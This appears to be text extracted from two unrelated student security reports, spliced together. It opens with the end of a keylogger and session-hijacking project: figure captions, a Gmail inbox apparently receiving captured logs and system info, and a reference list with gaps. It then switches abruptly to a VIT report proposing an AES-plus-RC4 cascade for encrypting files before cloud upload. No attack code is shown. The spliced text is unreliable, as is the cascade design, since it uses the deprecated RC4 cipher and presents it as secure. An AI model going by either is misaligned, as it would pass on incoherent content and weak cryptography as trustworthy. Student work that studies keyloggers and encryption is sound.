


Figure 10 - The audio file




Figure 11 - The encrypted files




Figure 12 - The keylogging file and the system info file

The screenshot shows a Gmail inbox with the following details:

- Inbox** (5 messages)
- Compose**
- Starred**
- Snoozed**
- Sent**
- Drafts**
- More**
- Meet**
- New meeting**
- Join a meeting**
- Hangouts**
- Lenny**

Log File [Inbox]

- prat.tempid@gmail.com
Body_of_the_mail
Tue, Apr 26, 11:15 PM (1 hour ago)
- prat.tempid@gmail.com
Body_of_the_mail
Tue, Apr 26, 11:15 PM (1 hour ago)
- prat.tempid@gmail.com
Body_of_the_mail
Tue, Apr 26, 11:15 PM (1 hour ago)
- prat.tempid@gmail.com
to me
Body_of_the_mail
Tue, Apr 26, 12:26 AM (5 minutes ago)

No recent chats
Start a new one

Figure 13 - The mails received




Figure 14 - The system info file received from mail

Conclusion and future work

REFERENCES

1. Baitha, Anuj & Vinod, Smitha. (2018). Session Hijacking and Prevention Technique. International Journal of Engineering & Technology. 7. 193. 10.14419/ijet.v7i2.6.10566.
2. Italo Dacosta, Saurabh Chakradeo, Mustaque Ahamad, and Patrick Traynor. 2012. Onetime cookies: Preventing session hijacking attacks with stateless authentication tokens. ACM Trans. Internet Technol. 12, 1, Article 1 (June 2012), 24 pages. DOI:<https://doi.org/10.1145/2220352.2220353> 20.
3. Wajahat, A., Imran, A., Latif, J., Nazir, A. and Bilal, A., 2019, January. A Novel Approach of Unprivileged Keylogger Detection. In 2019 2nd International Conference on Computing, Mathematics and Engineering Technologies (iCoMET) (pp. 1-6). IEEE.

4. Nikiforakis, N., Meert, W., Younan, Y., Johns, M., & Joosen, W. (2011). SessionShield: Lightweight Protection against Session Hijacking. *Engineering Secure Software and Systems*, 87–100. doi:10.1007/978-3-642-19125- 1_7
5. Nairit Adhikary, Rohit Shrivastava, Ashwani Kumar, Sunil Kumar Verma, Monark Bag, Vrijendra Singh, Battering Keyloggers and Screen Recording Software by Fabricating Passwords, MECS.
6. Nasution, S.M., Purwanto, Y., Virgono, A. and Alam, G.C., 2014, October. Integration of kleptoware as keyboard keylogger for input recorder using teensy USB development board. In *2014 8th International Conference on Telecommunication Systems Services and Applications (TSSA)* (pp. 1-5). IEEE
7. R. Sreeram Srinivas, R. Anitha, Detecting keyloggers based on traffic analysis with periodic behaviour, Research Gate.
8. Kamal, Parves. "State of the Art Survey on Session Hijack-ing." *Global Journal of Computer Science and Technology* 16.1(2016).
9. Jha, Saurabh, and Shabir Ali. "Mobile agent based architecture to prevent session hijacking attacks in IEEE 802.11 WLAN." *Computer and Communication Technology (ICCCT)*, 2014 International Conference on. IEEE, 2014.
10. Fu, J., Liang, Y., Tan, C., & Xiong, X. (2010, April). Detecting software keyloggers with dendritic cell algorithms. In *2010 International Conference on Communications and Mobile Computing* (Vol. 1, pp. 111-115). IEEE.
11. Wazid, M., Sharma, R., Katal, A., Goudar, R. H., Bhakuni, P., & Tyagi, A. (2013, August). Implementation and embellishment of prevention of Keylogger spyware attacks. In *International symposium on security in computing and communication* (pp. 262-271). Springer, Berlin, Heidelberg.
12. Kamal, P. (2016). State of the Art Survey on Session Hijacking. *Global journal of computer science and technology*.
13. J. Cho, G. Cho and H. Kim, "Keyboard or keylogger?: A security analysis of third-party keyboards on Android," *2015 13th Annual Conference on Privacy, Security and Trust (PST)*, 2015, pp. 173-176, doi: 10.1109/PST.2015.7232970.
14. Zhu, Hongzi & Hu, Jingmei & Chang, Shan & Lu, Li. (2017). Shakeln: Secure User Authentication of Smartphones with Habitual Single-handed Shakes. *IEEE Transactions on Mobile Computing*. PP. 1-1. 10.1109/TMC.2017.2651820.

15. S. Sivakorn, I. Polakis and A. D. Keromytis, "The Cracked Cookie Jar: HTTP Cookie Hijacking and the Exposure of Private Information," *2016 IEEE Symposium on Security and Privacy (SP)*, 2016, pp. 724-742, doi: 10.1109/SP.2016.49.
- 18.P.Sharma,R.Johari, and S.S.Sarma, "Integrated approach to prevent SQL injection attack and reflected cross site scripting attack," *International Journal Of System Assurance Engineering And Management*, vol.3,no.4,pp.343–351,2012.
- 19.Sathiyaseelan, A. M., Joseph, V., & Srinivasaraghavan, A. (2017, March). A proposed system for preventing session hijacking with modified one-time cookies. In *2017 International Conference on Big Data Analytics and Computational Intelligence (ICBDAC)* (pp. 451-454). IEEE.
- 20.Unger, T., Mulazzani, M., Frühwirt, D., Huber, M., Schrittweis, S., & Weippl, E. (2013, September). Shpf: Enhancing http (s) session security with browser fingerprinting. In *2013 International Conference on Availability, Reliability and Security* (pp. 255-261). IEEE.
- 21.Prapy, R. T., Md, S. A., Hossain, S., & Narman, H. S. (2020, April). Preventing session hijacking using encrypted one-time-cookies. In *2020 Wireless Telecommunications Symposium (WTS)* (pp. 1-6). IEEE.
- 22.Jha, S., & Ali, S. (2014, September). Mobile agent based architecture to prevent session hijacking attacks in IEEE 802.11 WLAN. In *2014 International Conference on Computer and Communication Technology (ICCCT)* (pp. 227-232). IEEE.

**ACTIVE FILE ENCRYPTION
WITH
MODIFIED ENCRYPTION ALGORITHM
FOR
CLOUD BASED ASSETS**

**CSE3501 - INFORMATION SECURITY ANALYSIS
AND AUDIT**

By

**Manav Parikh - 19BCE2013
Sidharth Bansal - 19BCE2080
Rishabh Mishra - 19BCE2088
Akanksha Jagdish - 19BCE2228**

**Name of faculty : Prof. Ruby D
School of Computer Science and Engineering**



VIT®
Vellore Institute of Technology
(Deemed to be University under section 3 of UGC Act, 1956)

ACKNOWLEDGMENT

We would like to thank Dr. G. Viswanathan, Chancellor, VIT University, and respected Dr. K. Ramesh Babu, Dean for allowing us to carry out the project.

Prof. Ruby D deserves our admiration and gratitude for mentoring us and providing us with helpful suggestions that finally assisted us in completing the assignment on schedule. Throughout the development of this initiative, faculty and staff members have always encouraged and supported us. Finally, but certainly not least, it is our parents and friends who have provided timely assistance and support.

Place : Vellore

Date : 10-12-2021

1. Problem Statement

1.1 Idea

Encryption is the process of encoding data in such a way that it is unintelligible to anybody who does not have access to it. Only authorised persons with a "key" may read or use data that has been encrypted. That is, if the encryption mechanism is strong enough, data should be fully safe from unwanted access.

The advent of cloud services has increased the use of cloud based services exponentially due to which many cloud based assets users tend to store their files on cloud storage. There are numerous reports and sensational news about big tech companies storing users data for their own benefit, this is a practice that is frowned upon, users are left with no other choice but to remove their data from the cloud based assets this can lead to data mismanagement which can eventually lead to user's data being lost.

Our aim is to provide users of cloud based assets to benefit from the cloud based services with the comfort of their data being secure.

The idea is to encrypt the user's data when uploading their file in the cloud so that the data that will be uploaded into the cloud based service rendering it impossible for the cloud service providing companies to access the user's data.

1.2 Scope

Personal data can be stolen, intercepted, hacked, and exposed to unauthorised parties in the digital age. Companies and people whose data has been hacked by malevolent actors may suffer significant losses as a result of this.

The number of cloud-based services has exploded. Individuals and businesses today use cloud-based services such as Google Drive, Microsoft OneDrive, and Apple iCloud to store their data. The fundamental issue with these cloud services is that the data we keep in them is easily accessible by the specific corporation, and there is no guarantee of secrecy.

In this project, we'll create a system that encrypts and decrypts the data we upload to the cloud, preventing even the cloud provider from accessing it.

1.3 Novelty

One of the best ways to provide safety for our data is by encrypting it.

In this project we will try to implement an encryption algorithm that will encrypt text files before uploading it on the cloud by using a hybrid of AES.

The files that will then be stored on the respective cloud service will be encrypted and the access to that file will not be possible by third parties or by the cloud services as the private key will be safely stored by the respective owner of the files within their personal storage devices.

Files will be downloaded from the cloud in encrypted format this will also prevent unauthorized access to any person other than the owner of the file. Only the person with the key will be able to decrypt the file.

1.4 Comparative Statement

Based on the literature review of various research papers we observed that:

1. AES Based Text Encryption Using 12 Rounds with Dynamic Key Selection

This research literature had detailed explanations of the AES encryption standard and it's advanced method to encrypt data given as an input into the AES Encryption Black Box.

The AES encryption process is divided into different rounds which consists of four steps:

SubBytes Transformation, ShiftRows Transformation , MixColumns Transformation:
AddRoundKey Transformation.

The goal of this research paper was to implement a hybrid encryption algorithm, by cascading AES and Elliptical Curve cryptography with encrypted keys for secure exchange and enhanced ciphertext security.

2. Problems of the advanced encryption standard in protecting Internet of Things sensor networks

This paper discussed the vulnerability of the AES cryptographic of an IoT microcontroller proved experimentally by measuring the chip power consumption. The AES implemented an 8-bit common in on-filed working; The attack effectiveness was enhanced by digital pre-processing for reducing the measured power traces.

Several attacks had been discuss to the Perception layer of the IoT.The attacker could physically alter the compromised node in order to obtain sensitive information.

3. A Study of Encryption Algorithms AES, DES and RSA for Security

In this paper there are implemented three encrypt techniques: AES, DES and RSA algorithms and their performance of encryption techniques is compared based on the analysis of its stimulated time at the time of encryption and decryption. Experiment results are given to analyse the effectiveness of each algorithm.

Based on the text files used and the testing results, it was determined that the AES method uses the least amount of encryption time and the RSA algorithm spends the most encryption time. We also discovered that the AES algorithm's decryption is superior than those of other algorithms. Based on the simulation results, we concluded that the AES algorithm outperforms the DES and RSA algorithms.

4. Fast Software AES Encryption

New software speed records for AES-128 encryption are presented in this study for systems at both extremes of the performance range. We are interested in low-cost 8-bit AVR microcontrollers and 32-bit ARM microprocessors on one hand, and high-performance Cell broadband engines and NVIDIA graphics processing units on the other (GPUs). The software speed records for these architectures are obtained using platform-specific methodologies, which are described in detail. In addition, this work introduces the first GPU-based AES decryption method.

To improve performance, each implementation employs platform-specific approaches; implementations targeting the Cell and GPU architectures handle several streams in parallel. This is also the first AES implementation for the GPU to support both encryption and decryption.

1.5 Expected Result

To develop a mobile application from which the user can upload any number of text files completely encrypted from a secret key provided by the user, so that even google cannot access the data. The application should also be able to access the data of the file uploaded and decrypt it if the user provides it with the secret key it was encrypted with. Thus allowing the user to store confidential data like passwords, bank details safely on their google drive.

2. Architecture Diagram

2.1 High-Level Design

Modified Encryption architectural diagram




Fig 1 Encryption Block Diagram

This system is a cascade of two systems namely AES and RC4,

The plain text that is derived from the user is inserted into the AES Encryption system; the cipher text that is generated from the AES encryption system is then passed to the RC4 encryption system; the cipher text then generated is the final output of the complete system.

Modified Decryption architectural diagram




Fig 2 Decryption Block Diagram

This system is also a cascade of two systems namely AES and RC4,

The cipher text that is obtained from the server is passed into the RC4 decryption system; the plain text then generated is passed onto the AES decryption system; the output thus obtained is the unfiltered and decrypted contents of the user's data.

2.2 Low-Level Design




Fig 3.1 Complete Architecture Diagram




Fig 3.2 File Access

We first access the text file to be uploaded from the file manager of the user's phone. We access the data in the file through the App Directory and this data gets temporarily stored in our application.




Fig 3.3 Modified AES Encryption

After getting the data from the text file, we then pass the text file through the modified AES encryption algorithm with the key specified by the user.




Fig 3.4 Modified AES Decryption

When we want to see the text of any of the files which we have uploaded on our drive, we first ask the user for the secret key and then pass the encrypted file text through the modified AES decryption algorithm.

